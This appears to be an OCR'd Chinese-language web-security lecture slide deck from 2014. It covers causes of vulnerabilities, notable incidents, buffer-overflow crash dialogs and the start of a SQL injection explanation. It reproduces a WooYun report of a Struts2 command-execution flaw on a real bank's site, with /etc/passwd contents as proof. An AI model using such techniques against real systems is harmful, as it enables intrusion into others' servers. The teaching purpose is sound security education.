WEB SECURITY

2014/12/16 @SECPROG

orange@chroot.org

About Me

- 蔡政達 aka Orange
- CHROOT 成員
- DEVCORE Security Consultant
- 國內外研討會 HITCON, PHPCONF ... 等講師
- 揭露過 Microsoft, Django, Yahoo ... 等漏洞
- 國內外駭客競賽冠軍


- 專精於
  - 駭客攻擊手法
  - 入侵滲透
  - Web Security

Outline

- Introduction of Web Security
- Server Side Vulnerability Overview
- CTF
- CTF...

CTF v.s. Web Security

Web Security v.s. Penetration Testing


技術
思路
經驗
技巧


安全是一個整體

「黑掉你，根本不在你認為的那個點上」

安全是一個整體

「思路決定你的高度」

Mind Mapping




為什麼會有漏洞？

Why Vulnerability

- 對資料不了解
- 對特性不了解
- 對駭客不了解

近年資安大事件

- ...
- 2013 / 01 Ruby on Rails Remote Code Execution
- 2013 / 07 Struts 2 s2-017
- 2014 / 04 OpenSSL HeartBleed
- 2014 / 09 Bash ShellShock


wooyun.org 第一银行 - Go...
第一银行struts命令执行漏洞 | W...
www.wooyun.org/bugs/wooyun-2010-030626
Google
120%

详细说明：

命令执行


https://www.firstback.com.tw/

漏洞证明：

360安全浏览器 6.2
https://www.firstbank.com.tw/index.action?redirect:
收藏
谷歌
网址大全
游戏中心
Morker
编程
Linux
站长工具
WooYun.org | 发布的漏洞
https://www.firstbank.com.tw/index.act

```
root:!:0:0::/:/usr/bin/ksh
daemon:!:1:1::/etc:
bin:!:2:2::/bin:
sys:!:3:3::/usr/sys:
adm:!:4:4::/var/adm:
uucp:!:5:5::/usr/lib/uucp:
nobody:!:4294967294:4294967294::/:
lpd:!:9:4294967294::/:
lp:*:11:11::/var/spool/lp:/bin/false
invscout:*:6:12::/var/adm/invscout:/usr/bin/ksh
snapp:*:200:13:snapp login user:/usr/sbin/snapp:/usr/sbin/snappd
ipsec:*:201:200::/etc/ipsec:/usr/bin/ksh
nuucp:*:7:5:uucp login user:/var/spool/uucppublic:/usr/sbin/uucp/uucico
esaadmin:*:10:4::/var/esa:/usr/bin/ksh
```

www.wooyun.org/upload/201307/18081453b31aa06ddcb5791929b136bbe7b1da0e.jpg


台湾第一银行存在远程命令执行...
www.wooyun.org/bugs/wooyun-2010-08981
Google
120%

漏洞回应

厂商回应：

危害等级：中

漏洞Rank：8

确认时间：2012-06-29 16:33

厂商回复：

CNVD确认漏洞情况，将在周一转由CNCERT协调TWCERT处置，经评估，该漏洞有助于增进台海两岸关系。

rank 8

最新状态：

暂无


漏洞评价：

对本漏洞信息进行评价，以更好的反馈信息的价值，包括信息客观性，内容是否完整以及是否具备学习价值

漏洞评价(共0人评价): ☆ ☆ ☆ ☆ ☆

對資料不了解

Data 被當成 Code 執行




Cpp1.exe - 應用程式錯誤

"0x00410e00" 指令參考的 "0x0d700041" 記憶體。該記憶體不能爲 "written"。

請按 [確定] 終止程式
請按 [取消] 進行程式偵錯

程式設計師

駭客



Cpp1.exe - 應用程式錯誤

"0x44444444" 指令參考的 "0x44444444" 記憶體。該記憶體不能爲 "read"。

請按 [確定] 終止程式
請按 [取消] 進行程式偵錯


Injection Flaw

SQL Injection, Cross Site Scripting, Code Injection,
LDAP Injection, XPATH Injection, Command Injection ...

你懂資料庫嗎？

略懂

SQL



DB

1. HTTP Request

2. SQL

3. Result

4. HTTP Response

SQL

```
SELECT * FROM news WHERE id=1
```

news.php

```
SELECT * FROM news
```

ID	TITLE	CONTENT	DATE
1	食品價飄...	...	2013/04/01
2	穩定物價...	...	2013/04/02
3	颱風天還...	...	2013/12/12

news.php?id=1

```
SELECT * FROM news WHERE id = 1
```

ID	TITLE	CONTENT	DATE
1	食品價飄...	...	2013/04/01
2	穩定物價...	...	2013/04/02
3	颱風天還...	...	2013/12/12

news.php?id=2

SELECT * FROM news WHERE id = 2

ID	TITLE	CONTENT	DATE
1	食品價飄...	...	2013/04/01
2	穩定物價...	...	2013/04/02
3	颱風天還...	...	2013/12/12

news.php?id=1 ...Evil

